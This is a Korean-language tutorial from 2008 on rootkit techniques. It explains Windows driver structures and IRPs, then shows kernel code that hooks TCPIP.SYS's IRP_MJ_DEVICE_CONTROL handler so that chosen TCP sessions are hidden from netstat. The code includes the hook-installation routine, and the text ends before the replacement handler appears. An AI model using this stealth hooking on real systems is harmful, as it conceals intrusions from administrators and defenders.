Hide TCP Session

Last Update : 2008년 2월 20일

Written by Jerald Lee

Contact Me : lucid78@gmail.com

본 문서는 Windows Hook 기술을 이용하여 netstat 명령의 결과 중 특정 TCP Session 을 감추는 기법에 대해 정리한 것입니다. 대부분의 내용 및 소스코드는 Rootkit 에서 발췌하였으며 책 보다 조금 더 많은 주석과 배경지식 등을 추가하였습니다.

본 문서는 읽으시는 분들이 약간의 Device Driver에 대한 지식을 가지고 있다는 가정 하에 쓰여졌습니다.

제시된 코드들은 Windows XP Professional, Service Pack 2, Windows DDK build 6000 에서 테스트 되었습니다.

문서의 내용 중 틀린 곳이나 수정할 곳이 있으면 연락해 주시기 바랍니다.

목차

그림 목차

1. Background : Introduce

Windows의 netstat.exe 명령은 시스템의 네트워크에 대한 정보를 얻기 위해 TCPIP.SYS 라는 Driver를 사용합니다. 이 Driver는 \\Device\Tcp 디바이스에서 Road하게 됩니다.

아래는 osronline(http://www.osronline.com)에서 제공되는 Device tree tool을 이용해 Tcpip Driver를 살펴 본 화면입니다. 그림이 작아서 자세히 보이지는 않지만 tcpip Driver가 관리하는 Device List에 \Device\Tcp가 있음을 확인할 수 있습니다.



그림 1 Device Tree

그림 2는 TCPIP.SYS가 사용하는 Layer를 나타낸 그림입니다. 그림에서 볼 수 있듯이 NDIS Layer 바로 위에서 TCPIP Driver가 작동하게 됩니다.



그림 2 NDIS

Rootkit 에서는 TCP Session을 감추기 위해 TCPIP.SYS Driver Object의 IRP를 Hook 하는 방법을 사용하고 있으며 대상 IRP는 IRP_MJ_DEVICE_CONTROL 입니다.

즉 Rootkit이 설치하는 Driver는 논리적으로 TCPIP.SYS의 바로 윗 단계에 존재하게 됩니다.

2. Background : 드라이버의 기본 구조

Device Driver Programming에서 가장 기본적인 데이터 구조로써 Device Object 와 Driver Object 가 있습니다.

시스템에 Device가 설치되면 해당 Device를 제어하는 Driver도 같이 설치됩니다. 이 Driver는 응용 프로그램으로부터의 요청을 Device에 전달하는 등의 제어를 할 수 있고 또 Device의 상위 또는 하위 Driver와의 상호작용을 제어하는 역할을 할 수도 있습니다.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	Type (4)			Size	DeviceObject				Flags				DriverStart			
10	DriverSize				DriverSection				DriverExtension				Name len		Name maxlen	
20	Name (wide string ptr)				HardwareDatabase				FastIoDispatch				DriverEntry			
30	StartIo				Unload				IRP_MJ_CREATE				IRP_MJ_NAMED_PIPE			
40	IRP_MJ_CLOSE				IRP_MJ_READ				IRP_MJ_WRITE				IRP_MJ_QUERY_ INFORMATION			
50	IRP_MJ_SET_INFORMATION				IRP_MJ_QUERY_EA				IRP_MJ_SET_EA				IRP_MJ_FLUSH_BUFFERS			
60	IRP_MJ_QUERY_VOLUME_ VOLUME_INFORMATION				IRP_MJ_SET_VOLUME_ INFORMATION				IRP_MJ_DIRECTORY_ CONTROL				IRP_MJ_FILE_SYSTEM_ CONTROL			
70	IRP_MJ_DEVICE_CONTROL				IRP_MJ_SCSI / IRP_MJ_INTERNAL_DEVICE_ CONTROL				IRP_MJ_SHUTDOWN				IRP_MJ_LOCK_CONTROL			
80	IRP_MJ_CLEANUP				IRP_MJ_CREATE_MAILSLOT				IRP_MJ_QUERY_SECURITY				IRP_MJ_SET_SECURITY			
90	IRP_MJ_POWER				IRP_MJ_SYSTEM_CONTROL				IRP_MJ_DEVICE_CHANGE				IRP_MJ_QUERY_QUOTA			
A0	IRP_MJ_SET_QUOTA				IRP_MJ_PNP											

그림 3 Driver Object

위의 그림 3은 Driver Object Structure를 나타낸 것입니다. IRP_MJ_WRITE, IRP_MJ_QUERY_INFORMATION 등 제가 쓴 Windows Hook 강좌에서 보이던 눈에 익은 용어들이 보입니다. 그림에서 빨간색으로 표시된 곳은 사용자가 접근할 수 없는 부분입니다.

I/O Manager는 Driver가 외부로 export하는 유일한 루틴인 DriverEntry외의 다른 함수들을 찾을 필요가 있을 때 특정 Device와 관련되는 Driver Object를 이용합니다. Driver Object는 기본적으로 Driver의 여러 함수들에 대한 포인터를 가지는 목록입니다.

아래는 Driver Object의 생성/소멸 과정입니다.

1. I/O Manager는 Driver가 로드될 때마다 Driver Object를 생성합니다. 만약 드라이버가 초기화 과정이 실패하면, I/O Manager는 그 객체를 삭제합니다.
2. 초기화 과정 동안, DriverEntry 루틴은 Driver 내의 다른 함수들에 대한 포인터들을 Driver Object에 담아둡니다.
3. IRP가 특정 Device에 전달될 때 I/O Manager는 Driver Object를 이용하여 올바른 Dispatch 루틴을 찾습니다.

4. 만약 요청이 실제 Device의 동작과 관련이 있다면, I/O 관리자는 Driver Object를 이용하여 Driver의 Start I/O 루틴을 얻어옵니다.
5. Driver가 Unload되면, I/O Manager는 Driver Object를 이용하여 Unload 루틴을 찾아옵니다. Unload Routine이 리턴되면, I/O Manager는 Driver Object를 삭제합니다.

아래는 Driver Object의 Layout 입니다.



그림 4 Driver Object Layout

그림 4에서 볼 수 있듯이 Driver Object는 이 Driver가 제어하는 Device들에 대한 Linked List Pointer를 가지고 있습니다. 즉, 하나의 Driver로 여러 개의 Device를 제어할 수 있습니다.

아래의 그림 5는 Device Object Structure를 나타낸 그림입니다. 역시 Device Extension, Driver Object 등 눈에 익은 단어들이 보입니다. 그림에서 빨간색으로 표시된 곳은 사용자가 접근할 수 없는 부분입니다. Driver Object와는 달리 사용자가 접근 가능한 곳이 거의 없음을 알 수 있습니다.



그림 5 Device Object

Device Object는 Device 특성과 상태에 대한 정보를 유지하고 있습니다. I/O Manager와 Driver는 모두 I/O Device들 사이에서 일어나는 일들을 지속적으로 알아야 할 필요가 있기 때문에 Device Object를 이용합니다. 시스템 상에서 각각의 가상 Logical Device와 Physical Device를 위해 한 개의 Device Object가 존재합니다.

아래는 Device Object의 생성/소멸 과정입니다.

1. DriverEntry 루틴은 자신의 Device들에 대해 각각 하나의 Device Object를 생성합니다.
2. I/O Manager는 Device Object 내의 Back 포인터를 해당 Driver Object를 찾는데 사용합니다. Driver Object를 통해 I/O Request와 관련된 동작에 필요한 Driver Routine들을 찾을 수 있습니다. 또한, Device Object에 부과된 현재의 IRP와 아직 처리 중인 IRP에 대한 Queue를 관리합니다.
3. Driver Routine들은 모두 Device Object를 이용하여 해당 Device Extension을 찾습니다. I/O Request들을 처리함에 있어, Driver는 Device Extension을 사용하여 특정 Device 전용의 상태 정보를 저장합니다.
4. Driver의 Unload Routine은 Driver가 Unload될 때 Device Object를 삭제합니다. 또한, Device Object를 삭제하는 동작은 관련 Device Extension의 삭제와도 관계됩니다.

아래는 Device Object의 Layout입니다.



그림 6 Device Object Layout

3. Background : IRP – I/O Request Packet

Windows에서는 IRP와 IO_STACK_LOCATION이라는 Date Structure를 사용하여 Kernel Mode Device Driver와 통신을 합니다.

아래의 그림 7은 IRP Structure을 나타낸 그림입니다. 그림에서 빨간색으로 표시된 곳은 사용자가 접근할 수 없는 부분입니다.



그림 7 IRP

IRP가 처리되는 과정을 간략히 설명하면 아래와 같습니다.

1. I/O를 위한 사용자 모드 각각의 요구에 따라, I/O Manager는 하나의 IRP를 NonPaged 시스템 메모리에 할당합니다. I/O Manager는 파일 핸들과 사용자에 의해 요청된 I/O 함수를 기반으로 IRP를 적절한 Driver의 Dispatch Routine으로 전달합니다.
2. Dispatch Routine은 요청에 대한 Parameter들을 체크하고, 만약 유효하다면 그 IRP를 Driver의 Start I/O Routine에 전달합니다.
3. Start I/O Routine은 IRP의 내용을 이용하여 Device의 동작을 시작합니다.
4. 동작이 완료되었을 때 Driver의 DpcForIsr Routine은 IRP에 최종 상태 코드를 저장하고, 이를 I/O Manager에게 전달합니다.
5. I/O Manager는 IRP의 정보를 이용하여 그 요구를 완료하고 최종 상태를 사용자에게 보냅니다.

Driver가 계층화 된 경우에는, 위의 과정보다 더욱 복잡해질 수 있습니다.

IRP 헤더의 필드들 중 IoStatus는 I/O 동작의 최종 상태를 저장합니다. Driver가 IRP 처리를 종료하려고 할 때 IoStatus.Status 필드를 STATUS_XXXX 값으로 설정합니다. 동시에 Driver는 IoStatus.Information 필드를 0 또는 특정 값으로 설정해야 합니다.

AssosiatedIrp.SystemBuffer(C~F부분), MdlAddress(4~7부분), UserBuffer 필드는 Driver가 데이터 버퍼에 접근하는 것을 관리하는데 있어 다양한 역할을 합니다. 이 부분의 내용은 제가 쓴 SSDT HOOK 문서를 참고하시기 바랍니다.

아래는 IO_Stack_Location Structure를 나타낸 그림입니다.



그림 8 IO_Stack_Location

Kernel Mode Program은 IRP를 생성할 때마다 이와 관련된 IO_STACK_LOCATION Structure의 배열을 생성합니다. 이는 IRP를 처리하는 각 Driver에 하나씩 생성되고, 때때로 IRP의 생성자에 대해 복수개의 Stack Location들이 구성될 수 있습니다.

Stack Location의 주된 목적은 I/O Request의 함수 Code와 Parameter를 담는 것입니다. 이것은 Stack Location의 MajorFunction 필드를 조사해 봄으로써, Driver에서 어떤 동작을 수행할 지, 그리고 Parameters Union을 어떻게 해석할 지 알 수 있게 됩니다.

아래 그림 9는 IRP와 IO_STACK_LOCATION의 Layout 입니다.



그림 9 IRP & IO_STACK_LOCATION

아래는 DDK(wdm.h) 에 정의되어 있는 IRP의 종류를 나타낸 것입니다.

```
#define IRP_MJ_CREATE                   0x00
#define IRP_MJ_CREATE_NAMED_PIPE        0x01
#define IRP_MJ_CLOSE                    0x02
#define IRP_MJ_READ                     0x03
#define IRP_MJ_WRITE                    0x04
#define IRP_MJ_QUERY_INFORMATION        0x05
#define IRP_MJ_SET_INFORMATION          0x06
#define IRP_MJ_QUERY_EA                 0x07
#define IRP_MJ_SET_EA                   0x08
#define IRP_MJ_FLUSH_BUFFERS            0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION   0x0b
#define IRP_MJ_DIRECTORY_CONTROL        0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL      0x0d
#define IRP_MJ_DEVICE_CONTROL           0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL  0x0f
#define IRP_MJ_SHUTDOWN                 0x10
#define IRP_MJ_LOCK_CONTROL             0x11
#define IRP_MJ_CLEANUP                  0x12
#define IRP_MJ_CREATE_MAILSLOT          0x13
#define IRP_MJ_QUERY_SECURITY           0x14
#define IRP_MJ_SET_SECURITY             0x15
#define IRP_MJ_POWER                    0x16
#define IRP_MJ_SYSTEM_CONTROL           0x17
#define IRP_MJ_DEVICE_CHANGE            0x18
#define IRP_MJ_QUERY_QUOTA              0x19
#define IRP_MJ_SET_QUOTA                0x1a
#define IRP_MJ_PNP                      0x1b
#define IRP_MJ_PNP_POWER                IRP_MJ_PNP      // Obsolete....
#define IRP_MJ_MAXIMUM_FUNCTION         0x1b
```

그림 10 IRP의 종류

아래 그림 11은 osronline(www.osronline.com)에서 제공하는 IrpTracker tool을 이용하여 netstat –b 명령이 실행될 때 TCPIP Driver에서 발생하는 IRP를 살펴본 화면입니다.

생성된 IRP가 \Device\Tcp Device를 타겟으로 하는 것을 볼 수 있습니다.



그림 11 IrpTracker

IRP에 대한 상세한 설명은 이 문서의 범위를 벗어나므로 Device Driver 관련 책을 참고하시기 바랍니다.

4. Major Function Hook

이제 필요한 가장 기본적인 지식인 Driver Object, Device Object, IRP 에 대해 대략적으로나마 알아보았습니다.

1장에서 우리가 Hook 하기 원하는 드라이버는 TCPIP.SYS라고 밝혔습니다. 그리고 TCPIP.SYS 드라이버가 사용하는 IRP들 중 IRP_MJ_DEVICE_CONTROL를 Hook 하여 우리가 작성할 임의의 함수로 교체할 것입니다. 그림 10에서 보여지듯이 IRP_MJ_DEVICE_CONTROL 의 값은 0x0e 입니다.

각 IRP의 종류에 따라서 IRP를 처리하는 함수를 Major Function 이라고 합니다. 그리고 이 Major Function들의 주소를 관리하는 테이블이 있는데 이것을 Major Function Table이라고 합니다.

Rootkit은 이 Major Function Table에 기록된 IRP_MJ_DEVICE_CONTROL 함수의 주소를 변경하는 것을 목표로 하고 있습니다.

Hook 과정을 그림으로 나타내면 아래와 같습니다.



그림 12 Major Function Table Hook

소스를 살펴보도록 하겠습니다.

```
extern "C" NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject, IN PUNICODE_STRING RegistryPath)
{
    NTSTATUS ntStatus;

    DriverObject->DriverUnload = DriverUnload; // 드라이버 언로드 함수 지정

    KdPrint(("================>>Init Driver<<================₩n"));

    ntStatus = InstallTCPDriverHook(); // TCPIP.SYS 드라이버 IRP Hook 설치

    if(!NT_SUCCESS(ntStatus))
        return ntStatus;

    return STATUS_SUCCESS;
}
```

그림 13 Driver Entry

Driver Entry에서 해당 Driver는 Device를 생성하지 않고 바로 InstallTCPDriverHook() 함수를 호출합니다.

```
extern "C" NTSTATUS InstallTCPDriverHook()
{
    PAGED_CODE();

    NTSTATUS        ntStatus;
    UNICODE_STRING deviceTCPUnicodeString;

    pFile_tcp = NULL;
    pDev_tcp = NULL;
    pDrv_tcpip = NULL;

    RtlInitUnicodeString(&deviceTCPUnicodeString, DEVICENAME);

    ntStatus = IoGetDeviceObjectPointer(&deviceTCPUnicodeString, FILE_READ_DATA, &pFile_tcp, &pDev_tcp);

    if(!NT_SUCCESS(ntStatus))
        return ntStatus;

    pDrv_tcpip = pDev_tcp->DriverObject;

    OldIrpMjDeviceControl = pDrv_tcpip->MajorFunction[IRP_MJ_DEVICE_CONTROL];

    if (OldIrpMjDeviceControl)
        InterlockedExchange((PLONG)&pDrv_tcpip->MajorFunction[IRP_MJ_DEVICE_CONTROL], (LONG)HookedDeviceControl);

    return STATUS_SUCCESS;
}
```

그림 14 InstallTCPDriverHook()

IoGetDeviceObjectPointer 함수를 사용하여 \\Device\Tcp Device의 Device Object의 주소를 요청합니다. pDev_tcp 변수에는 Device Object의 주소가, pFile_tcp 변수에는 File Object의 주소가 저장되게 됩니다.

Device Object의 주소가 필요한 이유는 그림 6에서 볼 수 있듯이 Device Object에는 해당 Device를 Control하는 Driver의 Driver Object 주소가 저장되어 있기 때문입니다. 그리고 Driver Object는 Major Function 테이블을 포함하고 있습니다. 우리는 \\Device\Tcp Device를 제어하는 TCPIP.sys 드라이버의 IRP를 Hook 할 것이기 때문에 Driver Object 정보가 필요하게 됩니다.

